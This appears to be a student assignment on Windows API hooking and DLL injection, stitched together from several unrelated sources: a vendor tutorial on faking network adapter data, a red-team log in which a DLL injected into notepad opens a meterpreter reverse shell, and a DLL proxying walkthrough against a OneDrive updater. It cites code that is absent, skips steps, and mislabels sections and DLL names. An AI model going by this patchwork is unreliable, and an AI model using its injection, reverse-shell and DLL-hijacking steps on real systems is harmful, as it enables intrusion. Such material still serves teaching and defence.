

Windows API Hooking and DLL Injection

Assignment Submitted by:

M Rashid Abbasi

Table of Contents

1.1 Executive Summary.....	4
1.2 Overview.....	4
1.3 Hooking internals.....	5
1.4 Sample Implementation.....	8
1.5 Hook Engine.....	9
1.6 Results.....	9
2.1 DDL Injections.....	10
2.2 Observations.....	12
 Conclusions	 13
 References	 14

Windows API Hooking and DLL Injection

1.2 Overview

Hooking covers a range of techniques for altering or augmenting the behavior of an operating system, application, or other software components by intercepting API function calls, messages, or events passed between software components. Code that handles such interception is called a hook.

At Plexteq, we develop complex networking and security applications for which we use low-level techniques such as hooking and injection. We would like to share our experience in this domain.

Related Tutorial: Implementing Spring Boot Basic Security with Swagger 3 (OpenAPI 3).

Some of the software applications that utilize hooks are tools for programming (e.g. debugging), antimalware, application security solutions, and monitoring tools. Malicious software often uses hooks as well; for example, to hide from the list of running processes or intercept keypress events to steal sensitive inputs such as passwords, credit card data, etc. Further Reading: How to Generate Keystore and CSR using keytool commands.

There are two main ways to modify the behavior of an executable:

- through a **source modification** approach, which involves modifying an executable binary before application start through reverse engineering and patching. Executable signing is utilized to defend against this, preventing code that isn't properly signed from being loaded.
- through **runtime modification**, which is implemented by the operating system's APIs. Microsoft Windows provides appropriate harnesses for hooking the dialogs, buttons, menus, keyboard, mouse events, and various system calls.

API hooks can be divided into the following types:


- **Local hooks**: these influence only specific applications.
- **Global hooks**: these affect all system processes.

In this article, we'll review the hook technique for Windows that belongs to the local type done through a runtime modification using C/C++ and native APIs.

1.3 API Hooking Internals


Injection

Local hooks implemented with the runtime modification approach have to be executed within the address space of the target program. A program that manipulates a target process and makes it load hook is called an injector. In our example, we imply that the hook setup code is contained within an external DLL resource that is an injection object.



The overall flow for preparing the hook to be loaded and executed requires the injector to follow these steps:

1. Obtain the target process handle.
2. Allocate memory within a target process and write the external DLL path into it (here we mean writing the dynamic library path that contains the hook).
3. Create a thread inside the target process that would load the library and set up the hook.



In our example, we imply the hook setup code is located in `DllMain` function of the external DLL so it will be automatically executed upon a successful library load.

Microsoft Windows API provides several system calls that are suitable for implementing the injector. Let's go through the steps and figure out the best way to implement them.

Suppose the target process is not running yet, and we would like to inject our hook right after the target program starts. To make this happen, the injector should first run the target process by making an API call to `CreateProcess`.

```

1  BOOL CreateProcessA(
2
3  LPCSTR      lpApplicationName,
4
5  LPSTR       lpCommandLine,
6
7  LPSECURITY_ATTRIBUTES lpProcessAttributes,
8
9  LPSECURITY_ATTRIBUTES lpThreadAttributes,
10
11  BOOL        bInheritHandles,

```

```

DWORD          dwCreationFlags,
LPVOID          lpEnvironment,
LPCSTR          lpCurrentDirectory,
LPSTARTUPINFOA  lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation
);

```

To make our hook set right after our target process starts, the injector has to suspend the target by passing a `CREATE_SUSPENDED` flag (`dwCreationFlags`) and then, after injecting the hook, resume the target process by calling the `ResumeThread` API function.

Here's an example of how to start a process in a suspended state:

```

C
STARTUPINFO      startupInfo;

PROCESS_INFORMATION  processInformation;

// starting a new process

if (!CreateProcess(targetPath, NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL,
&startupInfo, &processInformation))
{
    PrintError(TEXT("CreateProcess failed"));

    return FALSE;
}

```

So `CreateRemoteThread` creates a new thread with state parameters `dwCreationFlags` in the target remote process specified by a `hProcess` handle. The newly created thread will execute a function pointed by `lpStartAddress` and pass `lpParameter` to it as a first argument.

Our plan now is to use this API function to start a thread and make it load our DLL, which we will accomplish by:

Passing a pointer to the Windows API function LoadLibrary as a lpStartAddress. Passing a pointer to the DLL hook (the one we initialized using VirtualAllocEx and WriteProcessMemory) as a lpParameter.

1.4 Sample Implementation

To demonstrate the injection and hooking in action, we've developed a test project that consists of an injector, hook library, and simple target. All sources can be found on GitHub.

Hook Library

Our library hooks the GetAdaptersInfo method and fakes the network adaptor name and its MAC-address values.

```
C
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

void HooksManager::hookFunctions() {

    if (HookFunction == NULL
        || UnhookFunction == NULL
        || GetOriginalFunction == NULL) {

        return;
    }

    hLibrary = LoadLibrary(L"lphlpapi.dll");

    if (hLibrary == NULL) {

        return;
    }

    HookFunction((ULONG_PTR)GetProcAddress(hLibrary, "GetAdaptersInfo"),
        (ULONG_PTR)FakeGetAdaptersInfo);
}
```


1.5 Hook Engine:

To implement the hooking itself, we recommend using one of the many already existing solutions. There are a lot of them available as open-source, free, or partially free solutions. For example, Microsoft Detour, a powerful hooking engine, has support for the x86 architecture in a free version (it requires a paid subscription for hooking on x64). Another popular engine is NtHookEngine, which supports both x86 and x64 and has a well-designed and very straightforward API. Actually, this engine exports just three simple-to-use functions:

C

```

1  BOOL (__cdecl *HookFunction)(ULONG_PTR OriginalFunction, ULONG_PTR NewFunction);
2
3  VOID (__cdecl *UnhookFunction)(ULONG_PTR Function);


  ULONG_PTR (__cdecl *GetOriginalFunction)(ULONG_PTR Hook);

```

1.6 Results

To check if the hook library is working, we compare the output of the target application, first without the hooking and then with it.

First, we run a target app without the hook applied:



```

D:\Projects\Article_Hooking\Injector\x64\Debug\target.exe


ComboIndex:      8
Adapter Name:    {CE6D985F-B942-473F-B6F1-2448E5A6479C}
Adapter Desc:    Realtek PCIe GBE Family Controller
Adapter Addr:    98-29-A6-3D-E4-D8
Index:           8

ComboIndex:      7
Adapter Name:    {C9BB7E12-0B9C-42E3-A6DB-3C06A741091C}
Adapter Desc:    Microsoft Wi-Fi Direct Virtual Adapter
Adapter Addr:    66-6E-69-BA-80-EF
Index:           7

ComboIndex:      9
Adapter Name:    {F46C6E08-5E8B-46A5-8DD3-52B699ADECCE}
Adapter Desc:    Qualcomm Atheros QCA9377 Wireless Network Adapter
Adapter Addr:    64-6E-69-BA-80-EF
Index:           9

```

Now let's check the output with the hook loaded. Please note the changed “*adapter name*” and “*adapter addr*” fields for the first adapter in the list.




```
D:\Projects\Article_Hooking\Injector\x64\Debug\Injector.exe
Dll was successfully injected.
  ComboIndex:      8
  Adapter Name:    {11111111-2222-3333-4444-555555555555}
  Adapter Desc:    Fake Adapter 0001
  Adapter Addr:    00-01-02-03-04-05
  Index:          8

  ComboIndex:      7
  Adapter Name:    {C9BB7E12-0B9C-42E3-A6DB-3C06A741091C}
  Adapter Desc:    Microsoft Wi-Fi Direct Virtual Adapter
  Adapter Addr:    66-6E-69-BA-80-EF
  Index:          7

  ComboIndex:      9
  Adapter Name:    {F46C6E08-5E8B-46A5-8DD3-52B699ADECCE}
  Adapter Desc:    Qualcomm Atheros QCA9377 Wireless Network Adapter
  Adapter Addr:    64-6E-69-BA-80-EF
  Index:          9
```

2.1 DLL Injection



DLL injection is used to run malicious code using the context of a legitimate process. By using the context of a process recognized to be legitimate, an attacker gains several advantages, especially the ability to access the processes memory and permissions.

Compiling the above code and executing it with a supplied argument of 4892 which is a PID of the notepad.exe process on the victim system:

attacker@victim

Copy

PS C:\experiments\inject1\x64\Debug> .\inject1.exe 4892

Injecting DLL to PID: 4892

After the DLL is successfully injected, the attacker receives a meterpreter session from the injected process and its privileges:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.5:443

[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 20 opened (10.0.0.5:443 -> 10.0.0.2:49488) at 2018-08-27 19:27:08 +0100

meterpreter >
meterpreter > shell
Process 2832 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\mantvydas>
```

2.3 Observations

Note how the notepad spawned rundll32 which then spawned a cmd.exe because of the meterpreter payload (and attacker's **shell** command) that got executed as part of the injected evilm64.dll into the notepad process:

Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
apisetschema.dll	ApiSet Schema DLL	Microsoft Corporation	C:\Windows\System32\apisetschema.dll
apphelp.dll	Application Compatibility Client Libr...	Microsoft Corporation	C:\Windows\System32\apphelp.dll
comctl32.dll	User Experience Controls Library	Microsoft Corporation	C:\Windows\winsxs\amd64_microsoft.windows.common-co...
comdlg32.dll	Common Dialogs DLL	Microsoft Corporation	C:\Windows\System32\comdlg32.dll
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\Windows\System32\cryptbase.dll
evil64.dll			C:\experiments\evil64.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll

7:01:41 5204141 PM	notepad.exe	4060	CreateFile	C:\experiments\evil64.dll	SUCCESS
7:01:41 5205441 PM	notepad.exe	4060	QueryBasicInformationFile	C:\experiments\evil64.dll	SUCCESS
7:01:41 5205804 PM	notepad.exe	4060	CloseFile	C:\experiments\evil64.dll	SUCCESS
7:01:41 5208182 PM	notepad.exe	4060	CreateFile	C:\experiments\evil64.dll	SUCCESS
7:01:41 5208876 PM	notepad.exe	4060	CreateFileMapping	C:\experiments\evil64.dll	FILE LOCKED WITH ONLY READERS
7:01:41 5210405 PM	notepad.exe	4060	CreateFileMapping	C:\experiments\evil64.dll	SUCCESS
7:01:41 5213197 PM	notepad.exe	4060	Load Image	C:\experiments\evil64.dll	SUCCESS
7:01:41 5213772 PM	notepad.exe	4060	CloseFile	C:\experiments\evil64.dll	SUCCESS
7:01:41 5214898 PM	notepad.exe	4060	ReadFile	C:\experiments\evil64.dll	SUCCESS
7:01:41 5279690 PM	notepad.exe	4060	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5296396 PM	notepad.exe	4060	QueryBasicInformationFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5296867 PM	notepad.exe	4060	CloseFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5301454 PM	notepad.exe	4060	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5305546 PM	notepad.exe	4060	QueryBasicInformationFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5306400 PM	notepad.exe	4060	CloseFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5310850 PM	notepad.exe	4060	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5313684 PM	notepad.exe	4060	CreateFileMapping	C:\Windows\System32\rundll32.exe	FILE LOCKED WITH ONLY READERS
7:01:41 5314557 PM	notepad.exe	4060	QueryStandardInformationFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5315039 PM	notepad.exe	4060	ReadFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5325851 PM	notepad.exe	4060	ReadFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5326011 PM	notepad.exe	4060	CreateFileMapping	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5335159 PM	notepad.exe	4060	QuerySecurityFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5336414 PM	notepad.exe	4060	QueryNameInformationFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5337441 PM	notepad.exe	4060	ReadFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5337743 PM	notepad.exe	4060	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5337870 PM	notepad.exe	4060	CloseFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5338036 PM	notepad.exe	4060	QueryNameInformationFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41 5338354 PM	notepad.exe	4060	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS

Version.DDL

This file will require more work but is a straight forward procedure. So we know we have to proxy all the calls to the original version.dll from our malicious DLL. First we need to know which functions OneDriveUpdate.exe imports from the DLL. We can use MSVC's dumpbin.exe for this purpose:

```
C:\Users\IEUser\Desktop\Test\Rosha-Bandara_CV\OneDriveUpdate>dumpbin /imports OneDriveStandaloneUpdater.exe
Microsoft (R) COFF/PE Dumper Version 14.29.30142.1
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
VERSION.dll
1402EBCA8 Import Address Table
1403BF7C0 Import Name Table
0 time date stamp
0 Index of first forwarder reference

10 VerQueryValueW
7 GetFileVersionInfoSizeW
8 GetFileVersionInfoW
```

As you can see only 3 functions are imported from version.dll, so it will be pretty easy to proxy those calls. Take in mind that during runtime more functions might be imported but we can start from here, if the update application crashes then we'll need to find out if any import is missing, you can also proxy all the functions to avoid any errors but in this case I'll proxy these 3 functions only. If you want to check the imports table in a linux machine you can choose among different tools to do the job, for example you can use radare2's rabin2:

```
└─# rabin2 -i OneDriveStandaloneUpdater.exe | grep -i version.dll
1 0x1402ebca8 NONE FUNC VERSION.dll VerQueryValueW
2 0x1402ebcb0 NONE FUNC VERSION.dll GetFileVersionInfoSizeW
3 0x1402ebcb8 NONE FUNC VERSION.dll GetFileVersionInfoW
```

With this information I can add some comments to the malicious DLL source code, this comments will instruct the linker to forward any call to these functions to vresion.dll, which is the original version.dll:

```
5 // Redirections to vresion.dll
6 #pragma comment(linker, "/export:VerQueryValueW=vresion.VerQueryValueW,@16")
7 #pragma comment(linker, "/export:GetFileVersionInfoSizeW=vresion.GetFileVersionInfoSizeW,@7")
8 #pragma comment(linker, "/export:GetFileVersionInfoW=vresion.GetFileVersionInfoW,@8")
```

In red we can see the re-named version.dll and in green the ordinal number of the function represented as decimal value. Take a look at the result of dumpbin and you can see that the ordinal number for VerQueryValueW is 10, in hexadecimal format, in decimal it is equal to 16. For this to work vresion.dll will be loaded by the malicious version.dll as a dependency.

Conclusion:

Windows API hooking and DLL injection, techniques that are important for both software development and cyber-attacks. These methods can change how software works by intercepting API calls or running code inside legitimate processes.

In cybersecurity, these techniques are a double-edged sword. While they are useful for creating debugging tools and security software, they can also be used by attackers to compromise systems, as shown by the DLL injection example into Notepad.exe.

Understanding these techniques is crucial for both creating secure software and defending against attacks. This assignment highlights the importance of knowing how these methods work to better protect systems from being exploited. In short, mastering these techniques is key to both building strong software and maintaining cybersecurity.

References

[https://msdn.microsoft.com/en-us/library/windows/desktop/ms683212\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms683212(v=vs.85).aspx)

[https://msdn.microsoft.com/en-us/library/windows/desktop/ms684175\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms684175(v=vs.85).aspx)